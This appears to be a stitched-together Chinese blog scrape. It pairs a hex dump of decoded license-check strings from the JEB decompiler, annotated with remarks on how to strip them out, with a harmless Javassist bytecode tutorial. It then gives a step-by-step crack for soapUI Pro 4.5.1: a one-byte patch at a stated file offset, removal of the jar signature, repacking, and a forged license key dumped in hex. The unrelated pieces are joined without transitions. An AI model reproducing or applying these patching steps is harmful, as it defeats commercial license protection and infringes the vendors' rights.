000000E0 30 33 33 36 39 31 38 39-32 39 35 31 30 30 37 39   0336918929510079
000000F0 31 35 35 35 33 31 38 37-37 30 36 30 35 33 31 34   1555318770605314
00000100 36 39 36 39 39 35 39 31-37 30 30 34 35 37 38 32   6969959170045782
00000110 30 32 39 37 36 34 35 33-35 35 32 34 31 33 37 32   0297645355241372
00000120 39 35 34 33 34 34 36 39-34 38 38 39 35 31 33 38   9543446948895138
00000130 36 34 37 38 33   64783
[
jebglobal.rP.dN(SourceFile)
jebglobal.BT.<clinit>(SourceFile:8)
jebglobal.WV.<clinit>(SourceFile:9)
jebglobal.TM.ld(SourceFile:116)
jebglobal.eI.<init>(SourceFile:193)

```
jebglobal.yW.<init>(SourceFile:128)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[5 bytes] -> 16 bytes per line
00000000  36 35 35 33 37                                    65537
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vm.<init>(SourceFile:23)
jebglobal.eI.<init>(SourceFile:194)
jebglobal.yW.<init>(SourceFile:128)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[6 bytes] -> 16 bytes per line
00000000  4A 45 42 20 25 73                                 JEB %s
[
jebglobal.rP.dN(SourceFile)
jebglobal.DU.<clinit>(SourceFile:27)
jebglobal.eI.<init>(SourceFile:197)
jebglobal.yW.<init>(SourceFile:128)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[309 bytes] -> 16 bytes per line
00000000  31 31 35 30 37 39 37 30-37 39 31 39 31 35 37 36  1150797079191576
00000010  35 35 37 39 34 30 30 34-32 37 31 33 33 37 37 38  5579400427133778
00000020  35 30 31 34 30 38 35 34-31 36 35 32 34 38 39 33  5014085416524893
00000030  35 31 30 35 33 36 38 39-36 31 39 38 38 38 30 37  5105368961988807
00000040  34 39 31 30 34 36 37 36-31 37 30 34 30 31 31 35  4910467617040115
00000050  31 35 36 39 32 38 34 31-31 39 32 37 32 36 38 30  1569284119272680
00000060  35 35 35 33 32 38 34 34-32 30 37 37 35 35 32 36  5553284420775526
00000070  37 36 36 31 37 39 35 39-32 38 30 33 39 30 32 37  7661795928039027
00000080  38 32 39 34 37 32 31 37-37 39 32 37 35 33 31 34  8294721779275314
00000090  32 35 39 32 38 35 34 36-30 38 37 30 37 35 39 30  2592854608707590
000000A0  39 32 36 34 30 31 38 31-34 39 38 37 37 36 36 37  9264018149877667
000000B0  31 31 33 31 34 31 30 39-31 35 33 39 33 33 39 32  1131410915393392
000000C0  31 33 38 35 35 34 37 36-34 38 33 30 33 31 38 35  1385547648303185
000000D0  32 32 37 32 38 34 30 35-38 34 32 38 34 36 39 34  2272840584284694
000000E0  30 33 33 36 39 31 38 39-32 39 35 31 30 30 37 39  0336918929510079
000000F0  31 35 35 35 33 31 38 37-37 30 36 30 35 33 31 34  1555318770605314
00000100  36 39 36 39 39 35 39 31-37 30 30 34 35 37 38 32  6969959170045782
00000110  30 32 39 37 36 34 35 33-35 35 32 34 31 33 37 32  0297645355241372
00000120  39 35 34 33 34 34 36 39-34 38 38 39 35 31 33 38  9543446948895138
```

```
00000130  36 34 37 38 33                                    64783
[
jebglobal.rP.dN(SourceFile)
jebglobal.DU.<clinit>(SourceFile:28)
jebglobal.eI.<init>(SourceFile:197)
jebglobal.yW.<init>(SourceFile:128)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[5 bytes] -> 16 bytes per line
00000000  36 35 35 33 37                                    65537
[
jebglobal.rP.dN(SourceFile)
jebglobal.uK.QE(SourceFile:92)
jebglobal.eI.PF(SourceFile:282)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[4 bytes] -> 16 bytes per line
00000000  64 65 6D 6F                                       demo
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:197)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6C 61 6E-67 2E 43 6C 61 73 73       java.lang.Class
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:197)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
```

jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[19 bytes] -> 16 bytes per line
00000000 67 65 74 50 72 6F 74 65-63 74 69 6F 6E 44 6F 6D   getProtectionDom
00000010 61 69 6E   ain
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:198)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[30 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 50 72   java.security.Pr
00000010 6F 74 65 63 74 69 6F 6E-44 6F 6D 61 69 6E   otectionDomain
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:198)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[13 bytes] -> 16 bytes per line
00000000 67 65 74 43 6F 64 65 53-6F 75 72 63 65   getCodeSource
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:199)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)

```
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[24 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 43 6F    java.security.Co
00000010  64 65 53 6F 75 72 63 65                           deSource
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:199)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[11 bytes] -> 16 bytes per line
00000000  67 65 74 4C 6F 63 61 74-69 6F 6E                 getLocation
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:200)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6E 65 74-2E 55 52 4C               java.net.URL
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:200)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
```

jeb.Launcher.main(SourceFile:159)
]
[5 bytes] -> 16 bytes per line
00000000 74 6F 55 52 49   toURI
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:201)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 69 6F 2E-46 69 6C 65   java.io.File
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:201)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 6E 65 74-2E 55 52 49   java.net.URI
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:213)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)

```
]
[21 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61    java.util.jar.Ja
00000010  72 46 69 6C 65                                     rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:213)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 69 6F 2E-46 69 6C 65              java.io.File
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:219)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[21 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61    java.util.jar.Ja
00000010  72 46 69 6C 65                                     rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:219)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
```

jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[8 bytes] -> 16 bytes per line
00000000 67 65 74 45 6E 74 72 79   getEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:221)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[21 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61   java.util.jar.Ja
00000010 72 46 69 6C 65   rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:221)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[14 bytes] -> 16 bytes per line
00000000 67 65 74 49 6E 70 75 74-53 74 72 65 61 6D   getInputStream
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:221)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)

jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[22 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 75 74 69-6C 2E 7A 69 70 2E 5A 69   java.util.zip.Zi
00000010 70 45 6E 74 72 79   pEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:223)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[19 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 69 6F 2E-49 6E 70 75 74 53 74 72   java.io.InputStr
00000010 65 61 6D   eam
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:223)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[4 bytes] -> 16 bytes per line
00000000 72 65 61 64   read
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:226)
jebglobal.PX.dN(SourceFile:202)

jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[22 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61   java.util.jar.Ja
00000010 72 45 6E 74 72 79   rEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:226)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000 67 65 74 43 65 72 74 69-66 69 63 61 74 65 73   getCertificates
[
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:227)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[30 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 63 65   java.security.ce
00000010 72 74 2E 43 65 72 74 69-66 69 63 61 74 65   rt.Certificate
[

```
jebglobal.rP.dN(SourceFile)
jebglobal.PX.dN(SourceFile:227)
jebglobal.PX.dN(SourceFile:202)
jebglobal.PX.fa(SourceFile:186)
jebglobal.PX.dN(SourceFile:96)
jebglobal.oQ.dN(SourceFile:28)
jebglobal.eI.rn(SourceFile:447)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  67 65 74 50 75 62 6C 69-63 4B 65 79              getPublicKey
[
jebglobal.rP.dN(SourceFile)
jebglobal.Qq.dN(SourceFile:51)
jebglobal.fL.ld(SourceFile:55)
jebglobal.Qq.dN(SourceFile:38)
jebglobal.yW.QE(SourceFile:433)
jebglobal.eI.rn(SourceFile:448)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[179 bytes] -> 16 bytes per line
00000000  0A 48 65 6C 6C 6F 20 25-73 2E 20 59 6F 75 20 6E   .Hello %s. You n
00000010  65 65 64 20 61 20 6C 69-63 65 6E 73 65 20 6B 65   eed a license ke
00000020  79 20 74 6F 20 75 73 65-20 4A 45 42 2E 20 54 68   y to use JEB. Th
00000030  69 73 20 6F 6E 65 2D 74-69 6D 65 20 6F 70 65 72   is one-time oper
00000040  61 74 69 6F 6E 20 77 69-6C 6C 20 6F 6E 6C 79 20   ation will only
00000050  74 61 6B 65 20 61 20 66-65 77 20 73 65 63 6F 6E   take a few secon
00000060  64 73 2E 0A 0A 50 6C 65-61 73 65 20 76 69 73 69   ds...Please visi
00000070  74 20 25 73 2C 20 61 6E-64 20 75 73 65 20 74 68   t %s, and use th
00000080  65 20 66 6F 6C 6C 6F 77-69 6E 67 20 22 6C 69 63   e following "lic
00000090  65 6E 73 65 20 64 61 74-61 22 20 62 6C 6F 62 20   ense data" blob
000000A0  74 6F 20 67 65 6E 65 72-61 74 65 20 61 20 6B 65   to generate a ke
000000B0  79 2E 0A                                         y..
[
jebglobal.rP.dN(SourceFile)
jebglobal.Qq.dN(SourceFile:63)
jebglobal.fL.ld(SourceFile:55)
jebglobal.Qq.dN(SourceFile:38)
```

jebglobal.yW.QE(SourceFile:433)
jebglobal.eI.rn(SourceFile:448)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000 4F 70 65 6E 20 69 6E 20-62 72 6F 77 73 65 72   Open in browser
[
jebglobal.rP.dN(SourceFile)
jebglobal.Qq.dN(SourceFile:72)
jebglobal.fL.ld(SourceFile:55)
jebglobal.Qq.dN(SourceFile:38)
jebglobal.yW.QE(SourceFile:433)
jebglobal.eI.rn(SourceFile:448)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000 0A 4C 69 63 65 6E 73 65-20 64 61 74 61 3A 20   .License data:
[
jebglobal.rP.dN(SourceFile)
jebglobal.Qq.dN(SourceFile:95)
jebglobal.fL.ld(SourceFile:55)
jebglobal.Qq.dN(SourceFile:38)
jebglobal.yW.QE(SourceFile:433)
jebglobal.eI.rn(SourceFile:448)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[13 bytes] -> 16 bytes per line
00000000 4C 69 63 65 6E 73 65 20-6B 65 79 3A 20   License key:
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.rn(SourceFile:451)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)

```
]
[18 bytes] -> 16 bytes per line
00000000  4C 69 63 65 6E 73 65 20-6B 65 79 20 65 72 72 6F    License key erro
00000010  72 2E                                             r.
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.Ee(SourceFile:540)
jebglobal.eI.rn(SourceFile:452)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[16 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6C 61 6E-67 2E 53 79 73 74 65 6D    java.lang.System

[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.Ee(SourceFile:540)
jebglobal.eI.rn(SourceFile:452)
jebglobal.eI.PF(SourceFile:359)
jebglobal.yW.rn(SourceFile:296)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[4 bytes] -> 16 bytes per line
00000000  65 78 69 74                                       exit
------------------------------------------------------------------------
```

看到啥了，"wmic bios get serialnumber"都出来了，还有啥看不到。RSA 公钥(n 和 e)也被编码，是怕别人替换公钥吗？最后的 exit 也被编码了，越是编码越是需要剁。怎么剁？调用栈回溯都给你了，行号信息是 jeb.jar 自带的，爽不爽？说！快说爽死了。

Javassist 学习总结

要想将编译时不存在的类在运行时动态创建并加载，通常有两种策略：

1. 动态编译

2. 动态生成二进制字节码（.class）

对于第二种策略，实际上已经有诸多比较成熟的开源项目提供支持，如 CGLib、ASM、Javassist 等。这些开源项目通常都具备两方面的功能：

1. 动态创建新类或新接口的二进制字节码

2. 动态扩展现有类或接口的二进制字节码

其中，CGLib 的底层基于 ASM 实现，是一个高效高性能的生成库；而 ASM 是一个轻量级的类库，但需要涉及到 JVM 的操作和指令；相比而言，Javassist 要简单的多，完全是基于 Java 的 API，但其性能相比前二者要差一些。

尽管如此，在性能要求相对低的场合，Javassist 仍然十分有用，如 JBoss 中就调用了 Javassist。

Javassist 的官方网站如下：

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/

如下的链接是一个很好的 Javassist 代码示例：

http://yonglin4605.iteye.com/blog/1396494

如下的链接深入研究了 Javassist 中的一些语法，其中第 8 小节处对参数形式的总结很有作用：

http://zhxing.iteye.com/blog/1703305

如下的链接是 IBM DW 关于 Javassist 一个较为完整的教程：

http://www.ibm.com/developerworks/cn/java/j-dyn0916/

如下的代码是动态创建 Java 类二进制字节码并通过反射调用的示例，可供参考：

```
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;

import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;
import javassist.CtField;
import javassist.CtNewMethod;
import javassist.Modifier;
import javassist.NotFoundException;
import javassist.CtField.Initializer;

public class JavassistGenerator {

    public static void main(String[] args) throws CannotCompileException, NotFoundException,
```

```
InstantiationException, IllegalAccessException, ClassNotFoundException, SecurityException,
NoSuchMethodException, IllegalArgumentException, InvocationTargetException {
        // 创建类
        ClassPool pool = ClassPool.getDefault();
        CtClass cls = pool.makeClass("cn.ibm.com.TestClass");

        // 添加私有成员 name 及其 getter、setter 方法
        CtField param = new CtField(pool.get("java.lang.String"), "name", cls);
        param.setModifiers(Modifier.PRIVATE);
        cls.addMethod(CtNewMethod.setter("setName", param));
        cls.addMethod(CtNewMethod.getter("getName", param));
        cls.addField(param, Initializer.constant(""));

        // 添加无参的构造体
        CtConstructor cons = new CtConstructor(new CtClass[] {}, cls);
        cons.setBody("{name = \"Brant\";}");
        cls.addConstructor(cons);

        // 添加有参的构造体
        cons = new CtConstructor(new CtClass[] {pool.get("java.lang.String")}, cls);
        cons.setBody("{$0.name = $1;}");
        cls.addConstructor(cons);

        // 打印创建类的类名
        System.out.println(cls.toClass());

        // 通过反射创建无参的实例，并调用 getName 方法
        Object o = Class.forName("cn.ibm.com.TestClass").newInstance();
        Method getter = o.getClass().getMethod("getName");
        System.out.println(getter.invoke(o));

        // 调用其 setName 方法
        Method setter = o.getClass().getMethod("setName", new Class[] {String.class});
        setter.invoke(o, "Adam");
        System.out.println(getter.invoke(o));

        // 通过反射创建有参的实例，并调用 getName 方法
        o = Class.forName("cn.ibm.com.TestClass").getConstructor(String.class).newInstance("Liu Jian");
        getter = o.getClass().getMethod("getName");
        System.out.println(getter.invoke(o));
    }

}
```

http://blog.csdn.net/sadfishsc/article/details/9999169

BTrace

soapUI Pro 4.5.1 的新破解方案

标题: soapUI Pro 4.5.1 的新破解方案

2012-10-29 scz

网上可以下到一个破解，原来是针对 soapUI Pro 2.5.1 的，但实际上对 4.5.1 同样有效。研究了一下破解后的 license4j-1.3.jar 与原版 license4j-1.3.jar 的差别，就是用 JD-GUI 逆一下，然后用 BC 比较目录，只有两个文件被修改，一个是 MANIFEST.MF，另一个是 LicenseManager.java。

原作者在 LicenseManager.loadLicense()中直接添加了 License 信息，使用的是老版的 License。估计 2.5.1 用的就是老版的 License。现在 4.5.1 用的是新版 License，但同时支持老版 License。

新破解方案没有什么优势，只是一种技术探索而已。

解压:

...\SmartBear\soapUI-Pro-4.5.1\lib\Protection-4.6.jar

打开:

com\jp\protection\pub\LicenseReader.class

找到:

文件偏移 0x1a40

```
2a        aload_0 0
03        iconst_0 0
b5 00 0f    putfield #15;
```

将上面这个 03 改成 04 即可。

删除:

META-INF\SMARTBEA.RSA
META-INF\SMARTBEA.SF

修改:

META-INF\MANIFEST.MF

删除那些哈希信息。

以 zip 格式重新打包出 Protection-4.6.jar，替换原版。导入 scz.key 完成破解。如果碰上问题，删除如下文件:

%USERPROFILE%\.soapui*.*

重新导入 scz.key。

原理很简单，decodeLicense()在 458 行判断了 isSkipEncryption()的返回值，如果返回 true，就不进行公钥解码。可以 Patch 让 isSkipEncryption()返回 true，从而伪造明文状态的 scz.key。

将 protected 成员变量 fSkipEncryption 置 true，从而让 isSkipEncryption()返回 true。我不知道 soapUI 留这么一个变量的原因，比较奇怪。fSkipEncryption 缺省是 false，直接修改.class 让缺省值变成 true 就可以完成破解。

从大小上看，Protection-4.6.jar 有 1MB，而 license4j-1.3.jar 只有 17KB，显然后者划算。但从修改过程来看，前者只需要修改一个字节，远比后者简单。

scz.key 如下:

```
-------------------------------------------------------------------------
0000000: 00 06 73 6f 61 70 55 49 00 00 00 00 8b 17 f0 5a  ..soapUI.......Z
0000010: 23 0d 0a 23 4d 6f 6e 20 4a 75 6c 20 34 20 30 31  #..#Mon Jul 4 01
0000020: 3a 30 30 3a 30 31 20 43 45 54 20 32 30 31 32 0d  :00:01 CET 2012.
0000030: 0a 70 72 6f 70 5b 35 5d 2e 76 3d 53 6d 61 72 74  .prop[5].v=Smart
0000040: 42 65 61 72 2d 53 77 65 64 65 6e 2d 53 75 70 70  Bear-Sweden-Supp
0000050: 6f 72 74 40 53 6d 61 72 74 42 65 61 72 2e 63 6f  ort@SmartBear.co
0000060: 6d 0d 0a 70 72 6f 70 5b 34 5d 2e 6e 3d 70 72 2e  m..prop[4].n=pr.
0000070: 66 69 72 73 74 4e 61 6d 65 0d 0a 6d 61 6a 3d 34  firstName..maj=4
0000080: 0d 0a 6f 70 74 3d 30 0d 0a 69 73 64 3d 31 33 34  ..opt=0..isd=134
0000090: 31 33 36 30 30 30 30 30 30 30 0d 0a 70 72 6f 70  1360000000..prop
00000a0: 5b 36 5d 2e 76 3d 53 6d 61 72 74 42 65 61 72 2d  [6].v=SmartBear-
00000b0: 53 77 65 64 65 6e 2d 53 75 70 70 6f 72 74 40 53  Sweden-Support@S
00000c0: 6d 61 72 74 42 65 61 72 2e 63 6f 6d 0d 0a 75 6c  martBear.com..ul
00000d0: 6d 3d 31 0d 0a 70 72 6f 70 5b 35 5d 2e 6e 3d 45  m=1..prop[5].n=E
00000e0: 4d 61 69 6c 0d 0a 70 72 6f 70 5b 30 5d 2e 76 3d  Mail..prop[0].v=
00000f0: 50 72 6f 0d 0a 70 72 6f 70 5b 37 5d 2e 76 3d 53  Pro..prop[7].v=S
```

```
0000100: 6d 61 72 74 42 65 61 72 20 53 6f 66 74 77 61 72  martBear Softwar
0000110: 65 0d 0a 70 72 6f 70 5b 36 5d 2e 6e 3d 70 72 2e  e..prop[6].n=pr.
0000120: 65 6d 61 69 6c 0d 0a 6e 75 6d 3d 5b 32 30 31 32  email..num=[2012
0000130: 2d 30 37 2d 30 34 20 30 31 5c 3a 30 30 5c 3a 30  -07-04 01\:00\:0
0000140: 30 5d 20 73 6f 61 70 55 49 20 74 72 69 61 6c 20  0] soapUI trial
0000150: 2d 20 53 6d 61 72 74 42 65 61 72 20 53 6f 66 74  - SmartBear Soft
0000160: 77 61 72 65 0d 0a 70 72 6f 70 5b 31 30 5d 2e 76  ware..prop[10].v
0000170: 3d 0d 0a 70 72 6f 3d 73 6f 61 70 55 49 0d 0a 70  =..pro=soapUI..p
0000180: 72 6f 70 5b 31 5d 2e 76 3d 73 6f 61 70 55 49 20  rop[1].v=soapUI
